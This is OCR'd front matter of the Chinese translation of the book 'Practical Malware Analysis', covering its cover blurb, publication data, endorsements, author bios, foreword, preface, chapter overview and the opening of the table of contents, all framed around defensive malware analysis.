
Broadview
www.broadview.com.cn

安全技术大系

恶意代码分析实战

Michael Sikorski Andrew Honig 著
诸葛建伟 姜辉 张光凯 译

Richard Bejtlich 倾情作序



Practical Malware Analysis
The Hands-On Guide to Dissecting Malicious Software

no starch press
電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

VISIT…

LANZAROTE Caliente.com

Broadview®
www.broadview.com.cn
博文视点 · IT出版旗舰品牌
技术凝聚实力 · 专业创新出版

恶意代码分析人员必须人手一册的经典！

——Richard Bejtlich，Mandiant公司首席安全官、TaoSecurity创始人

恶意代码分析是一桩大生意，而恶意攻击也可能让一个公司损失惨重。当恶意代码突破你的防御后，你需要快速应对，恢复受感染的机器，并防止以后再发生此类事件。

如果你想轻松对付最新的恶意代码，《恶意代码分析实战》会教你专业恶意代码分析人员所使用的工具和技术。有了本书的指导，你就可以安全地分析、调试和逆向你所遭遇的各种恶意软件。

本书中，你将学会：

- 搭建分析恶意代码的安全虚拟环境
- 快速提取网络特征与基于主机的特征
- 使用主流的分析工具IDA Pro、OllyDbg和WinDbg
- 攻克恶意代码的混淆、反汇编、反调试和反虚拟机技术
- 使用你刚刚掌握的Windows内部机制进行恶意代码分析
- 开发恶意代码的脱壳方法，并获得分析最流行五个加壳软件的实践经验
- 分析包含特殊shellcode、C++、64位代码的特殊类型恶意代码

通过贯穿全书的动手实验，你将分析各种实际的恶意代码样本，挑战你的实践与综合技能。而在本书详细的剖析中，你将学会专业的分析方法。你将学会：如何深入解析恶意代码，看它是如何工作的，确定它做了什么破坏，然后如何加固你的网络，来保证这些恶意代码永远不会再出现。

恶意代码分析是一场猫抓老鼠的游戏，并且规则在不断变化，所以你要让自己拥有足够坚实的知识与技能基础。无论你是一位以此谋生的恶意代码分析人员，还是一位负责一个固定网络或者成千上万网络的网络管理员，你都将在《恶意代码分析实战》中找到你所需要的东西。

作者简介

迈克尔 · 斯科尔斯基（Michael Sikorski）是一位恶意代码分析师、恶意代码研究者，同时也是Mandiant公司的安全顾问。

安德鲁 · 哈尼克（Andrew Honig）是美国国防部的信息安全保障专家和教育家。

no starch press

博文视点Broadview

新浪微博 weibo.com
@博文视点Broadview

策划编辑：刘 皎 @皎丫子
责任编辑：贾 莉
封面设计：侯士卿

欢迎投稿：
E-mail：Ljiao@phei.com.cn
Tel：010-88254395

上架建议：计算机 > 软件安全

ISBN 978-7-121-22468-3

9 787121 224683 >

定价：128.00元

Practical Malware Analysis

The Hands-On Guide to Dissecting Malicious Software

恶意代码分析实战

Michael Sikorski　Andrew Honig 著

诸葛建伟　姜辉　张光凯 译

電子工業出版社

Publishing House of Electronics Industry

北京•BEIJING

内 容 简 介

本书是一本内容全面的恶意代码分析技术指南，其内容兼顾理论，重在实践，从不同方面为读者讲解恶意代码分析的实用技术方法。

本书分为 21 章，覆盖恶意代码行为、恶意代码静态分析方法、恶意代码动态分析方法、恶意代码对抗与反对抗方法等，并包含了 shellcode 分析，C++恶意代码分析，以及 64 位恶意代码分析方法的介绍。本书多个章节后面都配有实验并配有实验的详细讲解与分析。通过每章的介绍及章后的实验，本书一步一个台阶地帮助初学者从零开始建立起恶意代码分析的基本技能。

本书获得业界的一致好评，IDA Pro 的作者 Ilfak Guilfanov 这样评价本书："一本恶意代码分析的实践入门指南，我把这本书推荐给所有希望解剖 Windows 恶意代码的读者"。

本书的读者群主要是网络与系统安全领域的技术爱好者与学生及恶意代码分析研究方面的安全从业人员。

Copyright © 2012 by Michael Sikorski and Andrew Honig. Title of English-language original: Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software, ISBN 978-1-59327-290-6, published by No Starch Press. Simplified Chinese-language edition copyright ©2014 by Publishing House of Electronics Industry. All rights reserved.
本书简体中文版专有出版权由No Starch Press授予电子工业出版社。
专有出版权受法律保护。
版权贸易合同登记号　图字：01-2013-4025

图书在版编目（CIP）数据

恶意代码分析实战 / (美)斯科尔斯基(Sikorski,M.)，(美)哈尼克(Honig,A.)著；诸葛建伟，姜辉，张光凯译. —北京：电子工业出版社，2014.4
（安全技术大系）
书名原文：Practical Malware Analysis:The Hands-On Guide to Dissecting Malicious Software
ISBN 978-7-121-22468-3

Ⅰ. ①恶… Ⅱ. ①斯… ②哈… ③诸… ④姜… ⑤张… Ⅲ. ①电子计算机－安全技术－码 Ⅳ. ①TP309

中国版本图书馆 CIP 数据核字（2014）第 026844 号

策划编辑：刘　皎
责任编辑：贾　莉
印　　刷：北京中新伟业印刷有限公司
装　　订：三河市皇庄路通装订厂
出版发行：电子工业出版社
　　　　　北京市海淀区万寿路 173 信箱　　邮编：100036
开　　本：787×980　1/16　　印张：45.75　　字数：1134 千字
印　　次：2014 年 4 月第 1 次印刷
印　　数：3000 册　　定价：128.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件到 dbqq@phei.com.cn。

服务热线：（010）88258888。

好评袭来

一本优秀的恶意代码速成教程。

Dino Dai Zovi，自由安全咨询师

一本最为全面的恶意代码分析技术指南，覆盖了所有恶意代码分析所需的关键技术，帮助你理解最新恶意代码带来的技术挑战。

Chris Eagle，美国海军研究生院，计算机科学系高级讲师

一本恶意代码分析的实践入门指南，我把这本书推荐给所有希望解剖Windows恶意代码的读者。

— Ilfak Guilfanov，IDA PRO创始人

一本恶意代码分析的优秀指南，所有章节都包含有详细的技术解释和动手实践案例教程，让你能够立即面对真实的恶意代码。

— Sebastian Porst，Google软件工程师

本书为各个技术层次上的读者带来逆向工程方法，提供了一大堆覆盖各种技术并且容易访问的实践案例，将带领你更加深入地理解逆向工程的艺术与科学。我强烈推荐本书，无论是新手还是领域专家。

— Danny Quist，博士，OFFENSIVE COMPUTING创始人

如果你只要读一本恶意代码的书籍，或是希望进入到恶意代码分析师的世界，就来看这本书吧！

— Patrick Engbretson，达科他州立大学教授，*The Basics of Hacking and Pen Testing*一书的作者

为软件安全或入侵检测系统等研究生级别高级课程提供很好的课程资料，实践案例对学生学习逆向工程方法、恶意代码分析和理解等方面具有特殊的价值。

— Sal Stolfo，哥伦比亚大学教授

警　告

这是一本关于恶意代码的书籍，本书中描述的所有链接和软件都可能是恶意的。在执行任何未知代码和访问不可信URL时请务必保持极度的小心。

请参考第2章，以创建用于恶意代码分析的安全虚拟环境。

不要犯傻，保护你的计算环境安全。

关于作者

迈克尔·斯科尔斯基（Michael Sikorski）是在Mandiant公司任职的计算机安全顾问。他对恶意代码进行逆向分析，支持公司安全事件响应调查，并为公司的联邦政府部门客户提供专业研究与开发的安全解决方案。迈克创建了一套恶意代码分析的系列课程，并对不同的受众进行培训，包括联邦调查局和Black Hat黑客大会参会者。在加入Mandiant公司之前，他在麻省理工学院林肯实验室工作，在那里他对被动网络映射技术和渗透测试进行研究。迈克也是美国国家安全局为期三年的系统和网络跨学科研究生项目的毕业生。在美国国家安全局期间，他为逆向工程方面的研究做出了贡献，并获得在网络分析方面的多项发明奖项。

安德鲁·哈尼克（Andrew Honig）是美国国防部的一位信息保障专家。他在国家密码学院（National Cryptologic School）教授软件分析、逆向工程和Windows系统编程的课程，并是一位CISSP安全认证专家。安德鲁是VMware虚拟化产品几个零日漏洞的发现者，并开发了一些可以检测新型恶意代码（包括内核套件）的创新工具。作为一位精于恶意代码与良性软件分析技术的专家，他已经拥有超过10年的计算机安全业界分析师的经验。

技术编辑

斯蒂芬·劳勒（Stephen Lawler）是一家小型计算机软件和安全咨询公司的创始人和总裁。斯蒂芬一直在信息安全领域活跃工作了超过七年时间。主要涉及逆向工程、恶意代码分析和安全漏洞研究。他是Mandiant恶意代码分析团队的一位成员，协助调查分析了影响福布斯全球100强企业的几个高价值计算机入侵事件。在此之前，他曾在ManTech国际公司的安全与任务保证部门（SMA）工作，在那里，作为软件确保工作的职责内容，他发现了许多零日安全漏洞和软件利用技术。而在之前，他的生活与计算机安全没有关联，曾是美国海军SMMTT计划中声纳模拟部件的首席软件开发工程师。

贡献作者

尼克·哈波尔（Nick Harbour）是Mandiant公司的一位恶意代码分析师和逆向工程业务经验丰富的老将。他在信息安全领域有着13年的职业生涯，首先是作为国防部计算机取证实验室的一位计算

机取证分析师和研究员，在过去6年中，尼克都任职于Mandiant公司，主要工作内容都集中在恶意代码分析上。他是反逆向工程技术领域的一线研究员，编写了好几个加壳和代码混淆工具，如PE-Scrambler等。他已经在Black Hat和Defcon黑客大会做过多次关于反逆向工程与反取证技术的演讲。他也是Black Hat黑客大会高级恶意代码分析课程的主要开发者与培训师。

林赛·莱克（Lindsey Lack）是Mandiant公司一位有着超过12年信息安全工作经验的技术总监，精于恶意代码逆向工程、网络防御和安全运营等技术。他曾帮助创建和运营了一个安全操作中心（SOC），并领导网络防御方面的研究工作，开发了安全托管解决方案。他曾在国家信息安全保障研究实验室、总统执行办公室、Cable and Wireless公司，以及美国军队中任职。除了斯坦福大学计算机科学学士学位之外，林赛也获得了美国海军研究生院信息安全保障专业方向的硕士学位。

杰罗尔德·“杰”·史密斯（Jerrold “Jay” Smith）是Mandiant公司的首席顾问，他擅长恶意代码逆向工程与取证分析。在这个角色上，他已经在来自于福布斯500强企业许多客户的入侵响应事件中做出了贡献。在加盟Mandiant公司之前，杰曾经在美国国家安全局工作，但他不被允许谈论这段经历。杰持有加州大学伯克利分校的电子工程与计算机科学学士学位，以及约翰·霍普金斯大学（JHU）的计算机科学硕士学位。

推 荐 序

没有几个数字安全的领域，像本书讨论的恶意代码方向这么不对称。

2011年夏天，我参加了在内华达州拉斯维加斯召开的黑客大会，聆听了Peiter（麦基）Zatko的主题演讲。麦基在他的演讲中，引入了现代软件中本质存在的不对称性。他解释了他如何分析了9 000个恶意代码的二进制文件样本，而他的样本集平均源代码行数为125行（LOC）。

你可能认为麦基的样本集中只包含了那些“简单”或是“寻常”的恶意代码。你也许会问，那些真正的“武器”会有多大规模呢？比如说（能够让你屏住呼吸的）——Stuxnet病毒？根据Larry L. Constantine的说法[1]，Stuxnet病毒包含了约15 000行源代码，因此是样本集平均125行代码的120倍。Stuxnet病毒是一个高度专业性和目标性的“战争武器”，大概可以理解为其代码行数高于平均大小的原因。

我们稍微离开一会儿恶意代码的世界，来看看我所使用的文本编辑器（gedit，GNOME中的文本编辑器），其中包含了295行源代码的gedit.c，而gedit.c仅仅是其中128个源文件（以及其他3个目录）中的1个。[2] GNOME GIT源代码库经过统计之后，总共有128个文件和3个目录，共计70 484行源代码。合法程序的源代码数量与恶意代码的比值超过了500∶1。与一个如文本编辑器这样相当简单的工具相比，恶意代码样本从平均源码行数上看起来似乎非常高效！

麦基的恶意代码样本集平均125行源代码对我来说似乎有点低，因为不同类型“恶意代码”定义的存在。很多恶意应用程序是一类“套件”，拥有许多功能和基础设施元素。为了看看这类恶意代码的大致规模，我统计了Zeus网银木马中你应该认为是合理的“源代码”部分（.cpp、.obj、.h等）的代码行数，结果是253 774行。将一个像是Zeus网银木马这样的恶意程序与麦基的恶意代码样本集平均大小相比，我们现在看到了一个新的比值，超过了2 000∶1。

然后麦基将恶意代码源代码行数与用来检测与查杀恶意代码的安全产品源代码行数进行比较，他估计现在主流的安全防御产品源代码行数大概是1000万行左右。为了让算术变得简单一些，来想象一样存在有至少1250万行源代码的安全防护产品，这样就使得防御性软件代码与进攻性软件代码的比值进入了100 000∶1的级别。换句话说，对于每1行源代码的进攻火力，防御者需要写出10万行作为防御堡垒的源代码。

---

1 *http://www.informit.com/articles/article.aspx?p=1686289*

2 *http://git.gnome.org/browse/gedit/tree/gedit?id=3.3.1*

麦基也将恶意代码源代码行数与恶意代码试图颠覆的操作系统源代码行数进行了比较。分析师估计Windows XP操作系统的源代码行数为4 500万行。而没人知道Windows 7有多少行源代码。麦基认为一个现代操作系统大概会有15 000万行源代码，想必他指的是Windows的最新版本。同样让我们保守估计到12 500万行，以简化我们的计算，这样我们就得出了一个100万比1的比值，来估计目标操作系统的大小规模与滥用操作系统的恶意武器大小规模之间的比例。

让我们停下来，概括一下我们已经获得的源代码行数计数分析结果。

- 120:1：Stuxnet病毒与平均恶意代码大小规模的比值。
- 500:1：简单的文本编辑器与平均恶意代码大小规模的比值。
- 2 000:1：恶意代码套件与平均恶意代码大小规模的比值。
- 100 000:1：防守工具软件与平均恶意代码大小规模的比值。
- 1 000 000:1：目标操作系统与平均恶意代码大小规模的比值。

从一位防御者的角度来看，防御性工具和目标操作系统和平均恶意代码大小规模的比值，是多么地让人心情沮丧。甚至将平均恶意代码大小规模换成恶意代码套件的大小规模，也不会很好地改善防御者所面临的境遇！它看起来像是我们的防御者（以及他们的供应商）花费了很多努力生产出成千上万的源代码，而最终只能看到它们被装备着少得多源代码的入侵者们无情戏弄。

那防御者应该怎么做呢？答案就是不要被那些火力强大的领跑者牵着鼻子走，而将一个“障碍”重新定义为“机会”！忘记安全防御工具和目标操作系统的大小规模——那可不是你可以左右的东西。回到你可以欢呼雀跃的事实上来，因为恶意代码样本的规模还是比较小的（相对来说）。

想象一下如果你试图去了解安全防御工具在源代码级别上是如何工作的，那里便有1 250万行源代码等着你来分析，这无疑将是一项非常艰巨的任务，尽管一些研究人员也将这种不可思议的项目分配给自己。作为一个令人难以置信的例子，请阅读由Tavis Ormandy 撰写的“Sophail：对Sophos反病毒软件的批判性分析”[3]，同样也在2011年的Black Hat拉斯维加斯黑客大会上进行了展示。这种庞大规模的分析是一种另类，而并不是常人可以选择的准则。

不要试图去担心数以百万行计的源代码（或者是成千上万行），关注那些大概一千行甚至更少的源代码——这也是目前世界上大多数恶意代码主要的组成部分。作为一名防御者，你对恶意代码进行分析的主要目标是：确定它做了什么、它在你的环境中是如何表现的，以及我们应该如何处理它。当处理这些合理规模的样本，并积累合适的技能之后，你便有机会来回答这些问题，从而降低企业的安全风险。

如果说恶意代码编写者随时会向你提供此类规模的样本，而你正在阅读的这本书会为你提供所需要的技能。《恶意代码分析实战》是一本我认为每一个恶意代码分析师都应该作为指导手册而珍

---

3 *http://dl.packetstormsecurity.net/papers/virus/Sophail.pdf*

藏的书籍。如果你是一个初学者，你需要仔细研读技术介绍，以及动手实践每个实验作业，来进入到逆向工程的世界。而如果你是一位中等水平的分析师，本书会带着你提升到一个新的水平。如果你是一个资深的安全工程师，你也会发现那些额外的宝石，来推动你达到更高的级别——你就能够在被你所指导的一些新手问到问题时，告诉他们说："去读读这本优秀的指南"。

本书实际上是一本二合一的书籍——首先，它是一本教材，指导读者如何分析现代的恶意代码。你可能只是以这个理由购买了本书，并已经从本书的技术指导中受益匪浅。然而，作者们又加倍努力，基本上是又写了一本书，其中包含了大量的实验练习、简短答案，以及详细分析过程，呈现在书籍中每章的后面与附录C中。作者们同时编写了所有用作例子的恶意代码样本，确保了一个既丰富又安全的学习环境。

因此，当你作为数字领域防御者，面对明显的不对称局面时，请不要绝望，相反的，你应该对恶意代码目前采用的技术形式表达出乐观态度。有了像《恶意代码分析实战》这样优秀的指导书籍之后，你就可以拥有所需的技能，来更好地检测与应对你的企业或者客户所面对的入侵事件。作者们都是这个领域内的技术专家，你会发现很多从工作一线提取的建议，而不是从一个孤立研究实验室中得到的一些理论。接下来你可以沉浸在本书的阅读中，获得关于恶意代码每一个细节的知识，并提升你的逆向工程技巧，通过将攻击者的黑暗艺术曝光在知识的阳光下，让他们尝到失败，付出代价。

Richard·Bejtlich（@ taosecurity）

Mandiant公司首席安全官，TaoSecurity创始人

马纳萨斯公园，弗吉尼亚州

2012年1月2日

致　　谢

感谢林赛·莱克（Lindsey Lack）、尼克·哈波尔（Nick Harbour）、杰罗尔德·“杰”·史密斯（Jerrold “Jay” Smith）在他们各自专业特长领域为本书贡献的章节。

感谢我们的技术编辑——斯蒂芬·劳勒（Stephen Lawler），他单枪匹马地回顾了超过50个实验，以及我们撰写的所有章节。

谢谢Seth Summersett、William Ballenthin和Stephen Davis为本书贡献的代码。

特别要感谢在No Starch出版社工作的每个人为本书做出的努力。艾利森（Alison）、比尔（Bill）、特拉维斯（Travis）和泰勒（Tyler）：我们很高兴与你们以及No Starch出版社的其他人一起工作。

个人致谢

迈克尔： 我将本书献给Rebecca——如果没有这位在我生命中这么支持我的爱人，我不可能取得现在的成就。

安迪鲁： 我想感谢Molly、Claire、Eloise，你们和我一起组成了最好的家庭。

前　言

电话铃声急促响起，网络管理员告诉你说公司网站被黑了，网站上的客户敏感信息被盗了。于是你立马开始调查分析，首先检查了日志记录，来确定事件涉及的主机。你用杀毒软件对这些主机进行了扫描，检查是否感染了恶意代码。你的运气还算不错，杀毒软件检测到一个木马程序，名为TROJ.snapAK。你删除这个文件，并清理了现场，同时你还部署了一个入侵检测系统，来确认没有其他主机被感染。最后你修补了一个你认为是被攻击者利用来入侵主机的安全漏洞，来确保这种攻击事件不会再次发生。

不幸的是，几天之后网络管理员再次打电话过来，告诉你说敏感信息又被窃取了。这看起来似乎是相同的攻击，但你却不知道该做什么。很显然，你部署的入侵检测系统特征库失效了。因为更多的主机被感染了，而你的杀毒软件并没有提供足够的保护来隔离攻击威胁。现在，公司高层管理人员要求你解释发生了什么，而你可以告诉他们的只是一个名为TROJ.snapAK的恶意代码。你没有针对最重要问题的答案，这让他们认为你是一位不称职的安全工程师。

你该如何确定TROJ.snapAK恶意代码在做什么，从而可以让你消除这个威胁？你如何才能写出一个更有效的网络检测特征？你怎样才能找出其他感染了这个恶意代码的主机呢？你该如何确保你删除了整个恶意代码程序包，而不只是其中的一部分呢？你该如何回答管理层关于这个恶意代码干了些什么的问题呢？

如果你所有能做的，只是告诉你的老板，说你需要聘请昂贵的外部咨询顾问，因为你不能保护自己的网络，这真的不是确保工作饭碗的好办法。

幸运的是，你有着足够的智慧，马上啃起了这本《恶意代码分析实战》，从这本书中你将学到的技能，可以教你如何来回答这些困难的问题，并为你展示保护网络免受恶意代码侵害的方法。

什么是恶意代码分析

恶意代码，也称为恶意软件，在大多数计算机入侵事件中都扮演了重要角色。任何以某种方式来对用户、计算机或网络造成破坏的软件，都可以被认为是恶意代码，包括计算机病毒、木马、蠕虫、内核套件、勒索软件、间谍软件，等等。尽管各种不同的恶意代码类型会做一些完全不同的事情（你将会在本书中看到），作为恶意代码分析师，我们拥有一组核心的工具和技术，用来解剖分析各式各样的恶意代码。

恶意代码分析是一种解剖恶意代码的艺术，了解恶意代码是如何工作的、如何识别它，以及如何战胜或消除它。你并不是需要成为一名超级黑客，才能进行恶意代码分析。

网络上每天有着数以百万计，甚至更多的恶意代码，恶意代码分析成为了任何一位从事计算机安全事件响应安全工程师的必需技能。此外，由于恶意代码分析专业人才的短缺，熟练的恶意代码分析师正处于强烈的人才需求之中。

这么说吧，这不是一本关于如何找到恶意代码的书籍。我们的重点是在如何分析已经找到的恶意代码。我们专注于Windows操作系统上发现的恶意代码——因为到目前为止，Windows操作系统还是最为常用的操作系统。但你所学到的技能可以为你在任何操作系统上分析恶意代码提供支持。我们还将专注在可执行文件上，因为它们是最常见的，也是你所遇到的最难以分析的一些文件。与此同时，我们选择不讨论如恶意JavaScript脚本、Java程序等其他类型的恶意代码，相反的是，我们选择对方法进行深入讨论，用于分析更加高级的威胁，比如后门、隐蔽性恶意代码和内核套件。

先决条件

不管你是否有恶意代码分析的背景或经验，你都会从本书中受益。

第1～3章将讨论基础的恶意代码分析技术，即使你没有安全或编程经验，也可以用这些技术来进行恶意代码分析。第4～14章则覆盖中等级别的内容，可以让你武装上一些用来分析大多数恶意程序的主流工具与技能。这些章节都需要一些关于编程语言的基本知识。第15～19章，则提供最先进的技术材料，即使对资深的恶意代码分析师来说都是有用的，因为这部分内容涵盖了恶意代码分析的一些战术和技巧，在分析最为复杂的恶意代码样本时都用得上，比如那些应用了对抗反汇编、反调试技术或加壳技术的恶意代码。

本书将教你如何以及何时使用各种恶意代码分析技术。了解何时应该使用特定的技术与掌握技术本身一样重要，因为在某个特定状况下使用了错误的技术，可能会是在令人沮丧地浪费时间。我们不会涵盖每一个工具，因为工具会随时改变，而它的核心功能才是最重要的。此外，我们将在整本书中使用切合实际的恶意代码样本（你可以从*http://www.practicalmalwareanalysis.com/*或*http://www.nostarch.com/malware.htm*下载），来为你揭示在分析真实世界中恶意代码时会遇到的各种状况。

实践动手学习

我们有着逆向工程和恶意代码分析专业课程的丰富教学经验，这些经验已经告诉我们，学生只有通过使用所学习的技能进行动手实践练习时，才能真正掌握和学到这些技能。我们也发现了实验作业的质量与讲授的课程内容同等重要，如果没有一个实验作业部分，要学会如何分析恶意代码是几乎不可能的。

从始至终，本书中绝大多数章节最后都会给出一些实验作业，让你来练习这一章中所讲授的技

术。这些实验作业为你提供了真实恶意代码样本的挑战，旨在展示你将在真实世界中遭遇到恶意代码中最为普遍的类型和行为。这些实验作业旨在加强每章中所介绍的基本概念，而不会用一些无关信息来让你无所适从。每个实验都包括一个或多个恶意文件（可以从*http://www.practicalmalwareanalysis.com/*，或者*http://www.nostarch.com/malware.htm*下载），以及一些特意设计来引导你完成实验的问题，此外也给出了对这些问题的简短答案，以及对恶意代码样本的详细分析过程。

这些实验都模拟了真实的恶意代码分析场景。比如，它们都以通用化的文件名字进行命名，而不会提供任何能够洞察到恶意代码功能的信息。对于真正环境中的恶意代码，你也同样在开始分析时不会有任何信息，而你需要用你所学到的技能，来收集线索，并找出恶意代码在做些什么。

每个实验所需的时间将取决于你的经验。你可以尝试自己来完成实验，或者沿着详细分析过程，来了解如何在实践中使用各种技术。

大多数章节都包含了三个实验作业。第一个实验通常是最简单的，绝大多数读者都应该能够完成它。第二个实验是中等难度的，大多数读者会需要解答中的一些援助来完成。而第三个实验是最困难的，如果没有从参考答案取得提示，只有最勤奋和技术大拿的读者们才能够完成它们。

本书内容预览

《恶意代码分析实战》以使用简单的方法，从相对而言不那么复杂的恶意代码中获取信息开始，然后逐步提升难度，讲解可以用来对抗最为先进恶意程序的复杂技术。以下是本书每章的内容预览：

- 第0章，“恶意代码分析技术入门”，建立起恶意代码分析的整体过程和基础方法学。
- 第1章，“静态分析基础技术”，传授无须执行就能从可执行文件获取信息的方法。
- 第2章，“在虚拟机中分析恶意代码”，带你一起设置虚拟机，用作运行恶意代码的安全环境。
- 第3章，“动态分析基础技术”，介绍一些通过执行恶意程序进行分析、易于使用但非常高效的技术方法。
- 第4章，“x86反汇编速成班”，是对x86汇编语言的一个简要介绍，这章为使用IDA Pro进行恶意代码深入分析提供了基础。
- 第5章，“IDA Pro”，为你显示如何使用IDA Pro，一个最为重要的恶意代码分析工具。我们将在全书的其余章节使用IDA Pro工具。
- 第6章，“识别汇编中的C代码结构”，提供了一些C语言代码的汇编语句案例，并教你如何理解汇编代码的高层功能结构。
- 第7章，“分析恶意Windows程序”，覆盖范围广泛的Windows程序特定概念，而这些是理解恶意Windows程序所必需的。
- 第8章，“动态调试”，解释调试的基本知识，以及恶意代码分析师该如何使用调试器。
- 第9章，“OllyDbg”，为你展示如何使用OllyDbg，恶意代码分析师中最流行的一款调试器。

- 第10章，“使用WinDbg调试内核”，包括了如何使用WinDbg来分析内核模式恶意代码和内核套件。
- 第11章，“恶意代码行为”，介绍了常见的恶意代码功能，并告诉你在分析恶意代码时该如何识别恶意功能。
- 第12章，“隐蔽的恶意代码启动”，讨论如何分析一类将自己的执行隐藏至另一进程中的特殊恶意代码。
- 第13章，“数据加密”，演示了恶意代码如何加密数据，使其更难在网络流量或受害主机上被发现。
- 第14章，“恶意代码的网络特征”，教你如何通过恶意代码分析来创建网络检测特征，并演示这类特征要优于单独从捕获网络流量中提取的特征。
- 第15章，“对抗反汇编”，解释一些恶意代码编写者如何设计自己的恶意代码，使得它们难以被反汇编，并说明如何识别和击败这些技术。
- 第16章，“反调试技术”，描述恶意代码编写者可以让他们的代码难以被调试的伎俩，以及克服这些障碍的方法。
- 第17章，“反虚拟机技术”，演示恶意代码所使用的反虚拟机技术，这些技术会让分析师在虚拟机中难以分析这些恶意代码，并介绍绕过这些技术的方法。
- 第18章，“加壳与脱壳”，告诉读者恶意代码是如何使用加壳来隐藏自己真正目的的，然后提供一步一步的脱壳的技术方法。
- 第19章，“shellcode分析”，解释了shellcode是什么，并展示分析恶意shellcode的一些技巧和窍门。
- 第20章，“C++代码分析”，为你指明C++代码在编译之后存在什么样的差异，并教授你如何对由C++编写的恶意代码进行分析。
- 第21章，“64位恶意代码”，讨论恶意代码编写者为何使用64位恶意代码，以及你所需要了解的x86与x64之间的区别。
- 附录A，“常见Windows函数列表”，简要介绍了恶意代码中普遍使用的Windows函数。
- 附录B，“流行的恶意代码分析工具列表”，列出了对于恶意代码分析师们来说最有用的工具。
- 附录C，“实验作业参考解答”，对全书每个章节的实验给出了参考解答。
- 附录D，“致青春，基础软件开发的中国故事”，讲述中国程序员开发Windows内核调试器Syser的幕后故事。
- 附录E，“Syser操作入门”，提供Syser内核调试器的入门指南。

我们整本书的目标就是为你武装能够击败各种类型恶意代码的分析技术。正如你看到的，我们涵盖了大量的技术材料，以及能够加强这些技术材料的实验作业。当你读完本书时，应该学到了用来分析任何恶意代码的技能，包括快速分析常规恶意代码样本的基础技术，以及解剖那些甚至是“来自外星”的神秘恶意代码样本所需的高超技术。

那么，让我们开始吧！

目　　录

第 0 章　恶意代码分析技术入门 1

0.1　恶意代码分析目标 1
0.2　恶意代码分析技术 2
0.2.1　静态分析基础技术 2
0.2.2　动态分析基础技术 2
0.2.3　静态分析高级技术 2
0.2.4　动态分析高级技术 2
0.3　恶意代码类型 3
0.4　恶意代码分析通用规则 4

第 1 篇　静态分析

第 1 章　静态分析基础技术 6

1.1　反病毒引擎扫描：实用的第一步 6
1.2　哈希值：恶意代码的指纹 7
1.3　查找字符串 7
1.4　加壳与混淆恶意代码 9
